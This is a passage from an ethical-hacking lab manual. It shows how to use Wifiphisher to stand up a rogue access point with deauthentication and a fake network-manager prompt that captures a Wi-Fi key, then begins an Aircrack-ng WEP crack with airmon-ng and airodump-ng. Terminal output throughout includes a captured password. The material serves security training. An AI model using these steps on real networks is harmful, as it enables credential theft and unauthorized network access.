

20. In the list of available access points, we will select **CEH-LABS**. Use the **Down Arrow** key on your keyboard to navigate to the **CEH-LABS** access point and press **Enter**.

21. Note the **YOU HAVE SELECTED CEH-LABS** notification in the lower section of the window.

ESSID	BSSID	CH	PWR	ENCR	CLIENTS	VENDOR
SI	a8:	1	0%	WPA2/WPS	2	Unknown
HA	18:	1	0%	WPA2/WPS	11	Unknown
The Extender	6c:	1	0%	WPA2/WPS	9	Unknown
PA	18:	2	0%	WPA2/WPS	1	Unknown
JU	bc:	2	0%	WPA2/WPS	3	Unknown
Spyingonyou_2	30:	2	0%	WPA2/WPS	4	Unknown
VE	70:	11	0%	WPA2/WPS	2	Unknown
CEH-Labs	54:37:bb:68:88:f9	11	0%	WEP	5	Unknown
NO_CONNECTIONS	00:	11	0%	WPA2/WPS	1	Unknown

YOU HAVE SELECTED CEH-Labs

22. The **Available Phishing Scenario** wizard appears. Use the **Down Arrow** key to navigate to **Network Manager Connect** and press **Enter** to select the option.

Note: In this task, we are selecting the **Network Manager Connect** option. However, you can use any of the other available phishing options (**Firmware Upgrade Page**, **OAuth Login Page**, or **Browser Plugin Update**).

Note: With the **Network Manager Connect** option, after connecting to the rogue access point, the victim receives a “Connection Failed” page in the browser. Thereafter, a network manager window appears, asking the victim for the pre-shared key. Once the victim enters the key, it is captured by Wifiphisher.

23. After selecting **Network Manager Connect**, you will observe a **YOU HAVE SELECTED wifi_connect** notification in the lower section of the window, as shown in the screenshot.

Parrot Terminal
File Edit View Search Terminal Help
Options: [Up Arrow] Move Up [Down Arrow] Move Down

Available Phishing Scenarios:

- 1 - Firmware Upgrade Page
A router configuration page without logos or brands asking for WPA/WPA2 password due to a firmware upgrade. Mobile-friendly.
- 2 - OAuth Login Page
A free Wi-Fi Service asking for Facebook credentials to authenticate using OAuth
- 3 - Browser Plugin Update
A generic browser plugin update page that can be used to serve payloads to the victims.
- 4 - Network Manager Connect
The idea is to imitate the behavior of the network manager by first showing the browser's "Connection Failed" page and then displaying the victim's network manager window through the page asking for the pre-shared key.

YOU HAVE SELECTED wifi_connect

24. A window appears, displaying the fake network that we have created under **Extensions feed**. Note that deauth (deauthentication) packets are sent to all the connected devices.

wifiphisher --force-hostapd - Parrot Terminal
File Edit View Search Terminal Help

Extensions feed:
DEAUTH/DISAS - f2:ee:55:01:11:0a


Connected Victims:

HTTP requests:

Wifiphisher 1.4GIT
ESSID: CEH-Labs
Channel: 11
AP interface: wlx687f7467dbf
Options: [Esc] Quit

25. Now, switch to your “victim” mobile device. Note that a rogue access point with the name **CEH-LABS** has been created along with the original CEH-LABS access point, as shown in the screenshot.

26. Observe that the rogue access point does not have any security enabled.



27. Click on the rogue access point **CEH-LABS** (the one that is unsecured). Note that your device initializes a connection with the access point and starts obtaining the IP address.



28. Now, switch back to the **Wifiphisher** window running in the **Parrot Security** virtual machine. You can see the connected device under the **Connected Victims** section, as shown in the screenshot.

```
wifiphisher --force-hostapd - Parrot Terminal

File Edit View Search Terminal Help

Extensions feed:
DEAUTH/DISAS - fa:
DEAUTH/DISAS - b6:
DEAUTH/DISAS - d6:
DEAUTH/DISAS - fe:
DEAUTH/DISAS - aa:
Connected Victims:
16:26:44:67:ce:ed      10.0.0.96      Unknown iOS/MacOS

HTTP requests:
[*] GET request from 10.0.0.96 for http://captive.apple.com/hotspot-detect.html

Wifiphisher 1.4GIT
ESSID: CEH-Labs
Channel: 11
AP interface: wlx687f7467dbf
Options: [Esc] Quit
```

29. The **Enter the password for “CEH-LABS”** screen appears. Under **Enter Password**, type the pre-shared key in the **Password** field and click **Join**.

Note: In this example, the pre-shared WEP key is **1234567890**.



30. Now, switch back to the **Wifiphisher** window and note the captured WEP key, as shown in the screenshot.

```
wifiphisher --force-hostapd - Parrot Terminal
File Edit View Search Terminal Help
Extensions feed:
DEAUTH/DISAS - fe:
DEAUTH/DISAS - ec:
DEAUTH/DISAS - 5a:
DEAUTH/DISAS - dc:
DEAUTH/DISAS - aa:
Connected Victims:
d6:26:44:67:ce:ed      10.0.0.96      Unknown iOS/MacOS
Wifiphisher 1.4GIT
SSID: CEH-Labs
Channel: 11
AP interface: wlx687f7467dbf
Options: [Esc] Quit
HTTP requests:
[*] GET request from 10.0.0.96 for http://captive.apple.com/hotspot-detect.html
[*] GET request from 10.0.0.96 for http://captive.apple.com/hotspot-detect.html
[*] GET request from 10.0.0.96 for http://captive.apple.com/hotspot-detect.html
[*] POST request from 10.0.0.96 with wfphshr-wpa-password=1234567890
[*] GET request from 10.0.0.96 for http://captive.apple.com/hotspot-detect.html
```

The terminal window title is 'wifiphisher --force-hostapd - Parrot Terminal'. The window shows various network activity and configuration details. On the right side, a status bar displays the Wifiphisher version (1.4GIT), SSID ('CEH-Labs'), Channel (11), AP interface ('wlx687f7467dbf'), and options ('[Esc] Quit'). The main text area shows 'Extensions feed:' with several DEAUTH/DISAS entries. Below that is a 'Connected Victims:' section showing a victim with MAC address 'd6:26:44:67:ce:ed', IP '10.0.0.96', and device 'Unknown iOS/MacOS'. At the bottom, under 'HTTP requests:', several log entries are listed, with the last one being a POST request to 'wfphshr-wpa-password=1234567890' highlighted in yellow.

31. After obtaining the key, press **Esc** in the **Wifiphisher** application window to quit.
 32. This concludes the demonstration of how to crack a WEP network using Wifiphisher.
 33. Unplug the **Linksys 802.11 g WLAN** adapter.

34. Close all open windows and document all the acquired information.

35. Turn off the **Parrot Security** virtual machine.

Task 3: Crack a WEP Network using Aircrack-ng

In this task, we will use the Aircrack-ng suite to crack the WEP encryption of a network.


Note: Ensure that more than one machine or device is connected to the access point (**CEH-LABS**).

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.


Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Plug in the **Linksys 802.11 g WLAN** adapter.
4. A **New USB Device Detected** window appears. Select the **Connect to a virtual machine** radio-button under **Choose where you would like to connect Linksys 802.11 g WLAN**, and under **Virtual Machine Name**, select **Parrot Security**; click **OK**.



5. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.



6. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

7. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible

8. Now, type **cd** and press **Enter** to jump to the root directory.

9. In the Parrot Terminal window, type **ifconfig** and press **Enter**. Observe that the wireless interface (in this case, **wlx687f7467dbf6**) gets connected to the machine, as shown in the screenshot.

Note: The name of wireless interface might vary in your lab environment.

A screenshot of a terminal window titled "ifconfig - Parrot Terminal". The window shows the output of the "ifconfig" command. The output includes information for three interfaces: eth0, lo, and wlx687f7467dbf6. The wlx687f7467dbf6 interface is highlighted with a red rectangular box. The terminal prompt is "[root@parrot]~#".

```
ifconfig - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~#
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.1.13 netmask 255.255.255.0 broadcast 10.10.1.255
        inet6 fe80::82a:a151:e981:5c63 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:05:cc:ba txqueuelen 1000 (Ethernet)
            RX packets 0 bytes 0 (0.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 17 bytes 1240 (1.2 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 12 bytes 640 (640.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 12 bytes 640 (640.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlx687f7467dbf6: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.29.6 netmask 255.255.255.0 broadcast 192.168.29.255
        inet6 fe80::497b:2bab:57de:36c4 prefixlen 64 scopeid 0x20<link>
        inet6 2405:201:5006:3916:2df7:f63f:21b6:88f2 prefixlen 64 scopeid 0x0<global>
            ether 68:7f:74:67:db:f6 txqueuelen 1000 (Ethernet)
            RX packets 918 bytes 166750 (162.8 KiB)
            RX errors 0 dropped 83 overruns 0 frame 0
            TX packets 90 bytes 11006 (10.7 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@parrot]~#
#
```

10. In the terminal window, type **airmon-ng start wlx687f7467dbf6** and press **Enter**. This command puts the wireless interface (in this case, **wlx687f7467dbf6**) into monitor mode.
11. The result appears, displaying the error: “**Found 2 processes that could cause trouble.**” To put the interface in monitor mode, these processes must be killed.
12. Here, the name of wireless interface (**wlx687f7467dbf6**) is too long, therefore, it would automatically rename it to **wlan0mon**.

The terminal window shows the command `#airmon-ng start wlx687f7467dbf6` being run. The output indicates that two processes are causing trouble: NetworkManager (PID 585) and wpa_supplicant (PID 610). It also notes that the interface name is too long and will be renamed to wlan0mon. Finally, it shows the interface configuration and the successful enablement of monitor mode on the renamed interface.

```
airmon-ng start wlx687f7467dbf6 - Parrot Terminal
[root@parrot] ~
#airmon-ng start wlx687f7467dbf6
Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
585 NetworkManager
610 wpa_supplicant

PHY Interface Driver Chipset
phy0 wlx687f7467dbf6 rt2800usb 802.11g Adapter [Linksys WUSB54GC v3] WUSB54GC v3 802.11g Adapter
[Ralink RT2070L]
Interface wlx687f7467dbf6mon is too long for linux so it will be renamed to the old style (wlan#) name.

(mac80211 monitor mode vif enabled on [phy0]wlan0mon
(mac80211 station mode vif disabled for [phy0]wlx687f7467dbf6)

[root@parrot] ~
#
```

13. Type **airmon-ng check kill** and press **Enter** to stop the network managers and kill the interfering processes.

The terminal window shows the command `#airmon-ng check kill` being run. The output lists the process wpa_supplicant (PID 610) as a target for killing.

```
airmon-ng check kill - Parrot Terminal
[root@parrot] ~
#airmon-ng check kill
Killing these processes:

PID Name
610 wpa_supplicant

[root@parrot] ~
#
```

14. Now, run the command **airmon-ng start wlan0mon** again to put the wireless interface in monitor mode.

15. Note that **Linksys WUSB54GC v3 802.11g Adapter** is now running in monitor mode on the wlan0mon interface, as shown in the screenshot.

```
airmon-ng start wlan0mon - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~
#airmon-ng start wlan0mon

PHY      Interface      Driver      Chipset
phy0     wlan0mon       rt2800usb   802.11g Adapter [Linksys WUSB54GC v3]
WUSB54GC v3 802.11g Adapter [Ralink RT2070L]
(mac80211 monitor mode already enabled for [phy0]wlan0mon on
[phy0]wlan0mon)
```

16. Type **airodump-ng wlan0mon** and press **Enter**. This command requests airodump-ng to display a list of detected access points and connected clients ("stations").

```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~
#airodump-ng wlan0mon

airdump-ng wlan0mon - Parrot Terminal
File Edit View Search Terminal Help
CH 14 ][ Elapsed: 54 s ][ 2022-07-04 08:16

BSSID          PWR  Beacons  #Data, #/s  CH   MB   ENC CIPHER AUTH ESSID
56:37:          -36    13        0   0 11 130  WPA2 CCMP  PSK <length: 0>
18:82:          -49    17      326  12  1 130  WPA2 CCMP  PSK HA
6C:5A:          -52    15        6   0  1 130  WPA2 CCMP  PSK The Extender
00:67:          -54    11        0   0 11 195  WPA2 CCMP  PSK NO CONNECTIONS
54:37:BB:68:88:F9 -55    15      2737  0 11 54e  WEP  WEP   PSK CEH-Labs
A8:DA:          -64    9         0   0  1 130  WPA2 CCMP  PSK SI
18:FD:          -75    6         0   0  2 130  WPA2 CCMP  PSK PA
30:49:          -76    5         0   0  2 130  WPA2 CCMP  PSK Spyingonyou_2

BSSID          STATION          PWR  Rate    Lost   Frames  Notes  Probes
18:82:          82:             -40  6e- 5e    0      44
18:82:          0C:             -60  0 - 1e    0      4
18:82:          6E:             -60  6e- 1e    0      15
18:82:          CE:             -70  1e- 1     19    2485
54:37:BB:68:88:F9 20:A6:0C:30:23:D3 -26  0 - 1e    0      24
```

Note: In this lab, we will crack **CEH-LABS**.

Note: In this example, the connected client STATION is **20:A6:0C:30:23:D3**. This might differ in your lab environment.

Note: airodump-ng hops from channel to channel and shows all the access points from which it can receive beacons. Channels 1 to 14 are used for 802.11b and g.

17. If you wish to search only for available WEP networks, run the **airodump-ng wlan0mon --encrypt wep** command.
18. The result appears, displaying only the networks with WEP enabled, as shown in the screenshot.

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
54:37:BB:68:88:F9	-44	2	437	0	11	54e	WEP	WEP	CEH-Labs

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
54:37:BB:68:88:F9	D6:26:44:67:CE:ED	-22	0 - 1	0	3		
54:37:BB:68:88:F9	20:A6:0C:30:23:D3	-32	0 - 1e	0	16	CEH-Labs,CEH-LABS	
54:37:BB:68:88:F9	F0:A3:B2:96:12:B7	-74	54e-36e	0	437		

